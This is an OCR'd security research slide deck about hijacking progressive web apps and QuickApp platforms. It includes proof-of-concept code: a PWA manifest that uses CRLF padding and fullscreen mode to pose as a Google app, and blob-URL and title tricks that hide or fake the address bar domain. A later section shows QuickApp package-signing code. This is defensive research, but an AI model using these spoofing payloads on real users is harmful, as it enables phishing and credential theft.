


*https://web.dev/progressive-web-apps/


Basic structure of PWA



How PWA works?




*https://web.dev/progressive-web-apps/



The default install prompt screen

Can we control it? Yes

Control the install prompt screen



CRLF injection and Fullscreen model

```
{
  "background_color": "purple",
  "description": "Shows random fox pictures. Hey, at least it isn't cats.",
  "display": "fullscreen",
  "icons": [
    {
      "src": "google.png",
      "sizes": "192x192",
      "type": "image/png"
    }
  ],
"name": "Trust me! this is an google app\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\n\r\nwww.google.com\r\n\r\n\r\n\r\n'
  "short_name": "Google Account",
  "start_url": "/js/poc/google.html"
}
```

After PWA installed, can we hijack it again?


Overlay the PWA?

NO Address bar?

Hijacking the domain?


Hide the domain with blob URL

```
<head>
<title>Google</title>
</head>
<script>
html = ‘test';
blob = new Blob([html], {type: 'text/html'});
url = URL.createObjectURL(blob);
window.open(url,"_self");
</script>
```



Hijacking the address bar


```
'<h1>Trust me! This is
www.google.com</h1>
<script>document.title=
"www.google.com"<\/s
cript>';
```




Outlines

- ~~A brief introduction~~
- ~~Instant App/AppClips 101 and attack surfaces~~
- ~~Hijacking the Google PWA app~~
- Achieve RCE on QuickApp
- Conclusions
- Takeaways

The QuickApp and its structure



The landscape of QuickApp



Pack files and signature methods

- SHA256 is performed on each file in the rpk package,
- The file name and corresponding digest value are stored in hash.json

```
var a = [],
    f = Object.create(null),
    u = resolveFiles(i.pathBuild, i.priorities);
!1 !== u && (u.forEach(function(e) {
    var t = _path.default.join(i.pathBuild, e),
        n = _fs.default.readFileSync(t);
    f[e] = (0, _sign.getBufferDigest)(n).toString("hex"), a.push({
        name: Buffer.from(e),
        hash: (0, _sign.getBufferDigest)(n)
    })
```

hash.json


```
{
    "algorithm":"SHA-256",
    "digests":{
        "manifest.json":"a6d5a65c95b30fc1182ac9b049d3d0c5c77005af2bce62afcbfa41c9b6056c28",
        "app.js":"57c9a899eceedb453da9205cd935b4bfa2072c475f2187768b0097771a0e6630",
        "Demo/index.js.map":"ab33b4b42c6524ef4dd5b062c9ce543f51cfce0112f4001dd4dbb303e99a26ef",
        "Demo/index.js":"b5f9e93e6257573bac63bcb1cfd8dab32af224f23644ec3b3aae93edc565af19",
        "Common/logo.png":"637df6d5db5115c774dad7510a20d60cf80feeb55cdcf5b522bb73e0bc557023",
        "CardDemo/index.js.map":"75005370fbfb9732031bba686e2c069b9b41ff3b7559fefc1440c8acec0d9996",
        "About/index.js.map":"f47dc13fe51ae7240d4218ea8b096bd781a0fb50c136808ae63d52c30fc1620d",
        "CardDemo/index.js":"c0f7be46f4c7a174685f32523de4cc71c46b062dee0b7628b276ada899b48203",
        "app.js.map":"8902fad1e495c70c19bb900880e57fb444baaadb5faedefe48df0047a4eba3c5",
        "DemoDetail/index.js":"e413e85c78d47f75c0f8519cbdd49eb7c9e5dbff1d65befe92747b564699bb05",
        "DemoDetail/index.js.map":"2fb9a2ab2fdf659a8191073c699181b3b1c91ffa0cfc4c1fea4c4716ff091952",
        "About/index.js":"232ff81080119f419b63953ba8f47098345905f00f1c72c97fc8aaeaea836ff3"
    }
}
```

Pack files and signature methods

- hash.json is compressed into /META-INF/CERT, and will be signed in function signZip()

```
},
DIGEST_FILE = "META-INF/CERT",
projectRoot = process.cwd(),
```

```
function pack(e) {
    var i = e.files,
        t = e.digestBuf,
        n = e.hashList,
        r = e.base,
        s = e.privatekey,
        o = e.certificate,
        a = new _jszip.default,
        f = {
            name: Buffer.from("hash.json"),
            hash: (0, _sign.getBufferDigest)(t)
        },
        u = (0, _sign.signZip)({
            buffer: t,
            files: [f]
        }, s, o);
    return a.file(DIGEST_FILE, u), n.unshift({
        name: Buffer.from(DIGEST_FILE),
        hash: (0, _sign.getBufferDigest)(u)
    }), i.forEach(function(e) {
        var i = _path.default.join(r, e);
        a.file(e, _fs.default.readFileSync(i))
    }), a.generateAsync(COMPRESS_OPTS)
}
```

